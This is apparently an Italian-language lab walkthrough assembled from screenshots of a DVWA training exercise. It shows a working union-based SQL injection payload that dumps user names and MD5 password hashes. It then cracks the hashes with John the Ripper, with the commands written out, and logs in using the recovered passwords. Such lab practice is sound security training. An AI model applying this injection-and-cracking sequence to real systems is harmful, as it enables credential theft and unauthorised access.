First name: 3:Hack:Me
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '
First name: 4:Pablo:Picasso
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union SELECT concat(user_id, ',' ,first_name, ',' ,last_name), concat(user, ',' ,password) FROM dvwa.users -- '
First name: 5:Bob:Smith
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99

More info

<http://www.securiteam.com/securityreviews/SDP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source View Help


```
File Actions Edit View Help
zsh: corrupt history file /home/filip/.zsh_history
(filip@KaLinux)-[~/Desktop]
$ nano dvwalist
(filip@KaLinux)-[~/Desktop]
```

Creazione lista per JohnTheRipper

User ID:


```
ID: 2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,p
First name: Gordon
Surname: Brown

ID: 2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,p
First name: 1:admin:admin
Surname: admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,p
First name: 2:Gordon:Brown
Surname: gordonb:e99a18c428cb38d5f260853678922e03

ID: 2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,p
First name: 3:Hack:Me
Surname: 1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,p
First name: 4:Pablo:Picasso
Surname: pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 2' union SELECT concat(user_id, ':' ,first_name, ':' ,last_name), concat(user, ':' ,p
First name: 5:Bob:Smith
Surname: smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

- Copy
- Select All
- Print Selection
- Take Screenshot
- Search Google for "admin:5f4dcc3b5..."
- View Selection Source
- Inspect Accessibility
- Inspect (Q)

filip@KaLinux: ~/Desktop

GNU nano 6.4 dvwalist *

```
admin:5f4dcc3b5aa765d61d8327deb882cf99
```

Copy Selection	Ctrl+Shift+C
Paste Clipboard	Ctrl+Shift+V
Paste Selection	Shift+Ins
Zoom in	Ctrl++
Zoom out	Ctrl+-
Zoom reset	Ctrl+0
Clear Active Terminal	Ctrl+Shift+X
Split Terminal Horizontally	Ctrl+Shift+D
Split Terminal Vertically	Ctrl+Shift+R
Collapse Subterminal	Ctrl+Shift+E
Toggle Menu	Ctrl+Shift+M
Hide Window Borders	
Preferences...	

Help Exit

Read File Replace Paste Execute Justify

lista username:hashpassword

```
File Actions Edit View Help
GNU nano 6.4 dvwalist
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107d09f5bbe40cade3de5c71e9e9b7
smithy:5f4dcc3b5aa765d61d8327deb882cf99
```

Comando per avviare JohnTheRipper:

```
File Actions Edit View Help

(filip@KaLinux)-[~/Desktop]
$ john --format=raw-md5 -- dvwalist
```

Comando per mostrare il risultato:

```
(filip@KaLinux)-[~/Desktop]
$ john --show --format=Raw-MD5 -- dvwalist
admin:password
gordonb:abc123
1337:charley
pablo:letmein
smithy:password

5 password hashes cracked, 0 left
```

PHP Info

About

Logout

You have logged in as 'gordonb'

Username: gordonb
Security Level: low
PHPIDS: disabled

username: gordonb
password: abc123

DVWA Security

PHP Info

About

Logout

page.

You have logged in as '1337'

Username: 1337
Security Level: low
PHPIDS: disabled

username: 1337
password: charley

DVWA Security

PHP Info

About

Logout

page.

You have logged in as 'pablo'

Username: pablo
Security Level: low
PHPIDS: disabled

username: pablo
password: letmein

DVWA Security

PHP Info

About

Logout

page.

You have logged in as 'smithy'

Username: smithy
Security Level: low
PHPIDS: disabled

username: smithy
password: password